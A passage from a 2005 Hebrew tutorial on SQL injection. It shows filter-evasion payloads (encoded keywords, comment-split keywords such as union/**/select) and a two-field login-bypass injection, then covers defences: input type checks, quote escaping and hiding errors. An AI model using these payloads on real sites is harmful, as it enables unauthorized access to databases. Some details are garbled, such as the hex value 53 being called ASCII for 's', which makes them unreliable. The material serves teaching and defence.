הדרך הראשונה שנציע כדי לעקוף הגנה כזו זה לקודד את המחרוזת כ-ascii. כלומר, במקום לכתוב את הפקודה select נכתוב %53elect. ב-ascii, הערך של האות s הינו 53. אין צורך לכתוב את כל המילה ב-ascii כי החתימה היא select והמחרוזת הזאת לא מופיעה כאשר אנחנו כותבים %53elect. באותו אופן, כל מילה/מחרוזת/אופרטור שנראה לנו כי הוא משמש כחתימה לזיהוי המתקפה, ניתן להמירו ל-ascii.
ההצלחה של עקיפה זאת תלוייה בעיבוד המידע שנשלח ב-get ולכן לא תמיד היא תוצלח.

דרך שנייה לעקיפת הגנה באמצעות חתימות היא על ידי הוספת רווחים. במקרים בהם החתימה מכילה יותר ממילה אחת, כמו בדוגמאות לחתימות שנכתבו למעלה, נוכל להוסיף עוד כמה רווחים בין המילים והחתימה לא תזוהה. לדוגמא, במקום לכתוב union select, נכתוב union select.
מכוון שאלו שני ביטויים שונים, החתימה לא תזוהה, והביטוי יושתל בשיאלתה המקורית, למרווחים אין משמעות בשפת SQL וההזרקה תתבצע.

בשרתי sql מסויימים, השימוש ברווחים יכול ליהיות גם באמצעות השמטת הרווחים כולם. כלומר, התנאי "או a שווה ל-a" יכול להכתב כך (אם הוא מספרי לא ניתן לוותר על רווחים):

```
or 'a'='a'
```

ויכול להכתב גם כך:

```
or'a'='a'
```

יש לציין שככל הידוע לנו השמטת הרווחים עובדת בשרתיmssql אך לא בשרתים אחרים.
כמו כן, השמטת רווחים לא מועילה לתוקף יותר מדי כי היא יכולה להיות טובה רק בשינוי תנאי, וכבר ראינו דרכים אחרות לעקוף תנאים. השמטת רווחים לא עוזרת במיוחד בבעיה האמיתית של התוקף - כתיבת שאילתה חדשה. (לדוגמה ב-select * from table, ה-from ושם הטבלה אם יהיו יחד, יהוו תחביר לא חוקי).

במקרים בהם שני נסיונות העקיפה נכשלו נשתמש בדרך קצת יותר מורכבת. ננסה להשתמש בהערות על מנת לשנות את המחרוזת מבלי לשנות את פעולתה. ההערה שבה נשתמש איננה זוג המקווים שהשתמשנו בהם עד עכשיו, אלא בסלש כוכבית (/*הערה*/), כמו ההערות בשפת C (לפי imperva.com, שימוש בסלש כוכבית כהערה עובדים ברוב מסדי הנתונים, ולפיהם, זה נבדק ב-mssql,mysql וב-oracle).

על מנת לעקוף את החתימה באמצעות ההערות, נוסיף את ההערות למילה/מחרוזת שנחשדת על ידינו כחתימה. לדוגמה, אם החתימה היא union select, אז נוסיף בין union ל-select הערה:

```
union/**/select
```

בשרתי mssql ו-oracle, כשנכתבת הערה מתווסף אוטומטית רווח ולכן השאילתה הסופית תצא עם רווחים ותיהיה חוקית. במקביל, חשוב להבין שבסיסי הנתונים מתייחסים אל נקודה סלש כהערות ואילו המחרוזת שמתקבלת בדף נשארת עם הנקודה פסיק ולכן היא לא תזוהה כחתימה.

את אי החלפת ההערות ברווחים בשרתי mysql ננצל כדי לעקוף חתימות של מילה בודדה. לדוגמא, אילו המילה select מזוהה כחתימה, אז כשנרצה להשתמש בה נכתוב sel/**/ect, כך:

```
sel/**/ect a,b from table
```

בשליחת פרמטרים לדף מסויים אפשר לשכלל את ההערות ולהשתמש בשני הפרמטרים שנשלחים כדי ליצור תנאי אחד. אם לדוגמה לדף מסויים נשלחים שם משתמש תחת הפרמטר un וסיסמא תחת הפרמטר pass, ובשם המשתמש כתבנו x ובסיסמא נכתוב y, אז השאילתה תיהיה כזאת:

```
SELECT * FROM table where username='x' and password='y'
```

אם כל הנסיונות שהצגנו נכשלים, ניתן להשתמש גם בשני הפרמטרים, כשבאחד נכתוב את תחילת התנאי (כמובן לאחר שסגרנו את הביטוי עם גרש), לאחר מכן הערה שתבטל למעשה את משפט ה-SQL שאחריה. בפרמטר השני נסגור את ההערה ונמשיך את התנאי. לדוגמא, לשם המשתמש נכניס את הערך הבא:

```
'or'1'=/*
```

בסיסמא נכתוב:

```
*/'1
```

השאילתה הסופית תראה כך:

```
select * from table where username=''or'1'=/*' and password='*/'1'
```

וכדי לראות איך מסד הנתונים יתייחס לשיאלתה, נוריד את כל ההערות ונכתוב במקומם רווחים:

```
select * from table where username='x' or'1'= '1
```

וכך עקפנו את הלוגין.

3. הגנה מפני התקפות SQL Injections

למרות שמגוון ההתקפות גדול וכפי שראינו ניתן לגלות הרבה על האתר ולפגוע בו במידה וקיימת פירצה, ניתן יחסית בקלות להגן מפני התקפה זו, על ידי כללי עבודה מאורגנים.

3.1. ביקורת על כל הפרמטרים והמידע המגיע מהמשתמש

אין להכניס פרמטרים ישירות מהמשתמש אל שאילתות הנגשות לבסיס הנתונים. כפי שנפרט בסעיפים הבאים – כל פרמטר המגיע מן המשתמש צריך לעבור בדיקה ואישור.
על ידי סינון טוב של ערכי הפרמטרים ניתן לחסום את כל התקפות ההזרקות דרכם.
מערכת הבנויה טוב תגדיר מספר פונקציות מרכזיות שישמשו לסינון. כל פרמטר שיגיע אל המערכת יעבור דרך פונקציות אלו ויסונן לפני שהמערכת תשתמש בו.

3.1.1. בדיקת סוגים

כל מידע המתקבל מהמשתמש (בין אם על ידי טופס או על ידי פרמטרים לדף) צריך להתאים לסוג שלו - כלומר - אם ציפינו לקבל מספר שלם (Int), האתר צריך לוודא כי אכן התקבל משתנה מסוג Int.

ניתן לעשות זאת על ידי המרה ל-Int או ל-Long על ידי CLng ו-Int, למשל (ב-ASP):

```
lngID = CLng(Request("ID"))
```

ניתן גם להשתמש בפונקציה IsNumeric:

```
If (not IsNumeric(Request("ID"))) then ...
```

במידה והערך id הינו מספר ארוך (long) אז שימוש בפונקצייה IsNumeric לא יתאים. למקרים כאלה נמליץ לאפשר שימוש רק במספרים באמצעות ביטויים רגורלרים. הקוד שיאפשר שימוש רק במספרים באמצעות ביטויים רגולרים יראה כך:

```
Dim objRegExp
  Set objRegExp = New RegExp
  objRegExp.Pattern = "[^1234567890]"
      if objRegExp.Test(id) then...
```

3.1.2. טיפול בתווים מיוחדים של שפת SQL

ישנן מספר גישות לטיפול בתווים מיוחדים של שפת SQL, במידה ואלו מופיעים במידע שהגיע מהמשתמש. נזכור שיכול להיות שהמשתמש שם תו שהוא תו מיוחד של שפת SQL, מבלי כוונת זדון. למשל, ייתכן שבשאילתת חיפוש כלשהי המשתמש ישתמש בתו '. במקרים אחרים, כמו במקרה שאנחנו מצפים לקבל שדה שתוכנו מספר, ברור שזיהוי סימן גרש גורר נסיון התקפה.

עבור מקרים המזוהים כנסיונות התקפה, ההתגוננות הטובה ביותר היא להציג למשתמש הודעת שגיאה מאורגנת, לשמור תיעוד (לוג) של המתקפה, ולהבהיר לתוקף שהמעשה שלו תועד.

עבור שדות שהינם מחרוזות, שייתכן שהתווים הופיעו בהם בצורה חוקית, נמיר את התווים המיוחדים של שפת SQL לתווים מתאימים להם, שאינם מאפשרים התקפה.

1. אם מופיע הסימן ' נהפוך אותו לגרשיים כפולים " המייצגים את התו גרש. לדוגמא על ידי הקוד:

```
strUsername = Replace(Request.Form("txtUsername"), "'", "''")
```

2. עלינו לסנן את תווי ה-wildcards משאילתות הכוללות Like. לא נאפשר שימוש בסימן האחוז:

```
strUsername = Replace(Request.Form("txtUsername"), "%", "&#37")
```

3. לא נאפשר שימוש בקו תחתון:

```
strUsername = Replace(Request.Form("txtUsername"), "%", "&#95;")
```

את שני התווים, האחוז והקו תחתון, החלפנו בערכיהם ב-html כך שהתצוגה של התווים לא תשתנה ומנגד התוקף לא יוכל להשתמש בהם למטרותיו.

3.1.3. שימוש בחתימות לזיהוי התקפות

שיטה בה אתרים שונים משתמשים היא זיהוי על ידי חתימות. בפרק קודם הסברנו כיצד לעקוף הגנה המבוססת על חתימות. למרות שלדעתנו לאחר ההסבר ההוא הנושא די ברור, היינו רוצים להדגיש את הנקודה: **הגנה על ידי חתימות איננה אפקטיבית!** הגנה על ידי חתימות יכולה לשמש כשכבת הגנה נוספת מפני הפורץ, אולם בשום אופן לא כשיטה עליה אנו מסתמכים על מנת להגן על האתר.

בנוסף – כאשר אנחנו משתמשים בשיטה כגון חתימות, זיהוי של מקרים ספציפיים נועד מראש לכשלון! (למשל זיהוי המחרוזת 1=1). במידה ואנחנו בוחרים להשתמש בחתימות נבדוק תמיד תבניות כגון $c=$c עבור כל תו/מספר, ולא עבור תו ספציפי. רעיון טוב הוא להשתמש בביטויים רגולריים על מנת לסנן תבניות כאלו. נגדיל ונאמר שאף מתכנת שמכבד עצמו – לא הגיוני שיבצע השוואה מול ערכים ספציפיים אלא רק בדיקות של חוקיות ובדיקת תבניות.

3.1.4. כל מידע המגיע מן המשתמש הינו מידע חשוד

נשים לב שלא ניתן לסמוך על כל מידע שמגיע מצד הלקוח. במסמך זה התרכזנו בהתקפות המגיעות משינוי הפרמטרים. עם זאת, במידה ואנחנו שומרים, למשל, ID מסויים ב-cookie אצל המשתמש, הרי שגם מידע זה חשוף להתקפה. המשתמש מסוגל לשנות ולערוך את ה-cookie כרצונו, ולפיכך גם על שימוש בערכי cookie מהמשתמש יש לבצע ביקורת.

בנוסף בדיקות טפסים שנעשות אצל המשתמש (למשל אורך/חוקיות הפרמטרים) כקוד JavaScript אינן יכולות להחשב כהגנה בטוחה. המשתמש יכול לבנות טופס משלו ללא ההגנות הנ"ל ולשלוח מידע כרצונו. לפיכך ניתן להוסיף הגנה גם בצד הלקוח, אולם אין לסמוך על הגנה כזו בתור ההגנה היחידה של המערכת למניעת SQL Injections.

3.2. הסתרת שגיאות

בדיקה של כל הקלט המגיע מהמשתמש וסינון תווים מסוכנים חוסמים כמעט לחלוטין את האפשרות לשימוש ב-SQL Injections. עם זאת, נרצה להוסיף רמות נוספות של הגנה, למקרה שעקב טעות כלשהי תוצג למבקר הודעת שגיאה שתיתן לו מידע על מסד הנתונים והמבנה שלו.
עם קבלת הפרטים היכולת של המבקר להשתמש במידע כדי לתקוף את האתר תיהיה מועטת, אך עדיין יתכן כי יצליח.

דרך אחת להסתיר את השגיאות היא על ידי הוספת קוד שמתעלם משגיאות (וכך הן לא מוצגות למשתמש):

```
on error resume next
```

דרך נוספת היא ליצור דף מיוחד שיתפוס את כל המקרים של שגיאה 500 (שגיאה בזמן השרת). במקרה כזה כאשר קוראת תקלה המשתמש עובר לדף מיוחד.

4. סיכום ודברי סיום

במסמך זה הצגנו לעומק את נושא התקפות SQL Injections. ניסינו ליצור מסמך שונה מאלו הנפוצים כיום ברשת האינטרנט – ניסינו להעביר את הידע למה ההתקפה אפשרית, וכיצד בדיוק היא מתבצעת, ולא לספק "ספר בישול לפורץ".

התקפות SQL Injections מתבססות על התחביר של שפת SQL, ועל חוסר זהירות מצד בוני אתרים שאינם בודקים את הפרמטרים המועברים אליהם מן המשתמש. כפי שציינו בפרק המסביר על ההגנה מפני SQL Injections, סינון טוב של המידע המגיע מהמשתמש ואסטרטגית אבטחה שיטתית יפתרו את הבעיה וייצרו אתרים החסינים להתקפה. כאשר בונה האתר אינו מסנן את הפרמטרים כראוי, ההתקפות האפשרויות על השרת מוגבלות רק בהתאם לדמיונו של התוקף. אנחנו בטוחים שעם מעט נסיון תוכלו למצוא התקפות ושימושים נוספים לשפת SQL שלא הצגנו במסמך זה. במסמך זה הצגנו שימושים אפשריים בפירצה, אך כמובן שישנם עוד אחרים שרק מחכים שיגלו אותם.

אנחנו מקווים שהצלחנו להציג את הנושא בצורה ברורה – שבשלב זה אתה, הקורא, מבין כיצד מתבצעת התקפת SQL Injection וכיצד כבעל אתר אתה מסוגל להתגונן מפניה.

notkok, ניר אדר

אפריל 2005

5. נספחים

5.1. טבלת ASCII

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com